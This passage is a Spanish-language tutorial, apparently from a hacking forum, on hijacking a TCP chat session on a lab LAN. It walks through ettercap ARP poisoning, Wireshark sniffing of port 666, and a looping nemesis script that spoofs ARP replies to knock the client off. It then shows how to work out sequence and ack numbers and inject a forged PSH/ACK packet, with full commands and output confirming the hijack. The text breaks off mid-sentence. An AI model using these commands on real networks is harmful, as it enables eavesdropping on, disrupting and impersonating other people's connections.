
Vamos a **Sniff > Unified sniffing...**



Despues seleccionamos la interfaz de nuestra tarjeta de red y pinchamos en OK




Despues vamos a **Hosts > Scan for hosts**




Esperamos a que acabe de escanear y nos vamos a **Hosts > Hosts list**




Despues añadimos la ip 192.168.120.21 (la ip del servidor del chat) como **Target 1** y la ip 192.168.120.22 (la ip del cliente del chat) como **Target 2**




Despues nos vamos a **Mitm > ARP poisoning...**



Marcamos **Sniff remote connections** y pinchamos en OK




Despues pinchamos en **Start > Start sniffing**




Bien, ahora mismo los paquetes del chat están pasando por nuestro PC

Ahora pondremos wireshark a la escucha para sniffar los paquetes

Después de iniciar wireshark pondremos un filtro para sniffar solo los paquetes que pasen por el puerto 666 (el puerto que esta usando el chat)



Esperamos un poco, y aparecerá el tráfico de paquetes que circulan por el chat



The image shows a Wireshark capture window titled 'ath0: Capturing - Wireshark'. The filter bar at the top is set to 'tcp.port==666'. The packet list table below shows several TCP packets. The first packet (No. 7) is a SYN packet from 192.168.120.22 to 192.168.120.21. The second packet (No. 8) is a duplicate ACK packet from 192.168.120.22 to 192.168.120.21. The third packet (No. 13) is a PSH, ACK packet from 192.168.120.21 to 192.168.120.22. The fourth packet (No. 14) is an out-of-order packet from 192.168.120.21 to 192.168.120.22. The fifth packet (No. 15) is a PSH, ACK packet from 192.168.120.22 to 192.168.120.21. The sixth packet (No. 16) is a duplicate ACK packet from 192.168.120.22 to 192.168.120.21. The seventh packet (No. 17) is a PSH, ACK packet from 192.168.120.21 to 192.168.120.22. The eighth packet (No. 18) is a retransmission packet from 192.168.120.21 to 192.168.120.22. The ninth packet (No. 19) is an ACK packet from 192.168.120.22 to 192.168.120.21. The tenth packet (No. 20) is a duplicate ACK packet from 192.168.120.22 to 192.168.120.21.

No.	Time	Source	Destination	Protocol	Info
7	11.118515	192.168.120.22	192.168.120.21	TCP	39996 > mdqs [ACK] Seq=
8	11.121487	192.168.120.22	192.168.120.21	TCP	[TCP Dup ACK 7#1] 39996
13	20.149921	192.168.120.21	192.168.120.22	TCP	mdqs > 39996 [PSH, ACK]
14	20.150138	192.168.120.21	192.168.120.22	TCP	[TCP Out-Of-Order] mdqs
15	20.159883	192.168.120.22	192.168.120.21	TCP	39996 > mdqs [ACK] Seq=
16	20.160021	192.168.120.22	192.168.120.21	TCP	[TCP Dup ACK 15#1] 3999
17	22.126971	192.168.120.21	192.168.120.22	TCP	mdqs > 39996 [PSH, ACK]
18	22.170445	192.168.120.21	192.168.120.22	TCP	[TCP Retransmission] md
19	22.171941	192.168.120.22	192.168.120.21	TCP	39996 > mdqs [ACK] Seq=
20	22.172077	192.168.120.22	192.168.120.21	TCP	[TCP Dup ACK 19#1] 3999

Ahora lo que haremos será dejar fuera de juego al cliente, esto lo hago para evitar que envíe paquetes y me de tiempo a generar los paquetes falsos

Bien, para ellos primero cerramos ettercap, después creamos un Shell script como este (hay que tenerlo creado con anterioridad para no perder tiempo...):

```
while var=1
```

```
do
```

```
nemesis arp -vv -S (ip servidor) -D (ip cliente) -h (direccion Mac del nuestro pc) -M  
(direccion Mac del PC cliente) -r
```


```
ping -q -i 1 -c 2 127.0.0.1
```

```
done
```

Este script lo que hace es enviar un paquete arp cada segundo al PC cliente, haciéndole creer que nuestro PC es el PC del servidor, de esta manera no podrá mandar datos al servidor


Ahora lo único que nos falta es crear el paquete falso y enviarlo al servidor para hacernos pasar por el cliente.

Bien, echemos un ojo al último paquete que envió el cliente:




En este caso hemos tenido suerte y el último paquete del cliente es un paquete ACK, osea que el seq y el ack van a ser exactamente iguales, en caso de que el último paquete del cliente fuera un PSH/ACK (osea, un paquete con datos) entonces el seq sería igual al seq mas la longitud de datos que envia y el ack quedaría igual

Bueno, como ya comente antes ahora tenemos que convertir los números de hexadecimal a decimal para obtener los números de secuencia y ack exactos.



Hexadecimal: 2ac4be96

Decimal: 717536918



Hexadecimal: d50c2d77

Decimal: 3574345079

Bien, ya tenemos los números de secuencia y ack, ahora vamos a generar el paquete falso, para ellos usaremos nemesiis, un inyector de paquetes:

```
bt Desktop # nemesiis tcp -v -x 39996 -y 666 -fPA -s 717536918 -a 3574345079 -S 192.168.120.22 -D 192.168.120.21 -P -
```

Repasemos los flags usados:

tcp este flag se usa para generar paquetes tcp

-v modo verbose, sirve para que muestre la información del paquete generado

-x source port, sirve para indicar el puerto fuente, en este caso 39996

-y destination port, sirve para indicar el puerto de destino, en este caso 666

-f flags, sirve para indicar los flags que se quieren activar, en este caso P(PUSH) y A(ACK)

-s sequence number, sirve para indicar el numero de secuencia

-a ack number, sirve para indicar el numero de ack

-S ip source, sirve para indicar la ip fuente

-D ip destination, sirve para indicar la ip de destino

-P payload-file, sirve para indicar los datos que se quieren enviar, se puede indicar la ruta de un archivo txt que contenga los datos que se quieren enviar, o tambien se puede usar "-P -" para escribir directamente los datos que se quieren enviar.


Pulsamos enter y...

```
bt Desktop # nemesis tcp -v -x 39996 -y 666 -fPA -s 717536918 -a 3574345079 -S 192.168.120.22 -D 192.168.120.21 -P -

TCP Packet Injection == The NEMESIS Project Version 1.4 (Build 26)

      [IP] 192.168.120.22 > 192.168.120.21
      [IP ID] 8452
      [IP Proto] TCP (6)
      [IP TTL] 255
      [IP TOS] 0x00
      [IP Frag offset] 0x0000
      [IP Frag flags]
      [TCP Ports] 39996 > 666
      [TCP Flags] ACK PSH
      [TCP Urgent Pointer] 0
      [TCP Window Size] 4096
      [TCP Ack number] 3574345079

manos arriba, esto es un hijacking
```



Ahora es cuando escribiremos los datos que queremos enviar

Y volvemos a pulsar enter


```
bt Desktop # nemesis tcp -v -x 39996 -y 666 -fPA -s 717536918 -a 3574345079 -S 192.168.120.22 -D 192.168.120.21 -P -

TCP Packet Injection == The NEMESIS Project Version 1.4 (Build 26)

      [IP] 192.168.120.22 > 192.168.120.21
      [IP ID] 8452
      [IP Proto] TCP (6)
      [IP TTL] 255
      [IP TOS] 0x00
      [IP Frag offset] 0x0000
      [IP Frag flags]
      [TCP Ports] 39996 > 666
      [TCP Flags] ACK PSH
      [TCP Urgent Pointer] 0
      [TCP Window Size] 4096
      [TCP Ack number] 3574345079

manos arriba, esto es un hijacking
Wrote 75 byte TCP packet.


TCP Packet Injected
bt Desktop #
```



El programa nos confirma que el paquete ha sido inyectado


Ahora vamos a mirar que ha pasado con el cliente y con el servidor:

Cliente:



```
root@Slackware:~# nc -vv 192.168.120.21 666
192.168.120.21: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.120.21] 666 (mdqs) open
hola
hola
que tal ?
yo aqui... estoy en el foro de cp666group
que curioso
yo tambien estoy en el foro de cp666group
xD
```

Servidor:



```
C:\Documents and Settings\Jericho>nc -vv -L -p 666
listening on [any] 666 ...
192.168.120.22: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.120.21] from <UNKNOWN> [192.168.120.22] 39996: NO_DATA
hola
hola
que tal ?
yo aqui... estoy en el foro de cp666group
que curioso
yo tambien estoy en el foro de cp666group
xD
manos arriba, esto es un hijacking
```

Como podemos ver, en el cliente no ha pasado nada especial, pero en el servidor se ha mostrado nuestro mensaje, HEMOS CONSEGUIDO HACER EL HIJACKING CON ÉXITO !!!

Pero la verdad es que este método es bastante engorroso y se tarda bastante en llevar a cabo, además que si ahora mismo el server mandase un mensaje, nosotros lo recibiríamos, pero tendríamos que enviarle un mensaje ack, para confirmar que recibimos el mensaje (y hay que hacerlo rápido... algo bastante difícil con este método), en 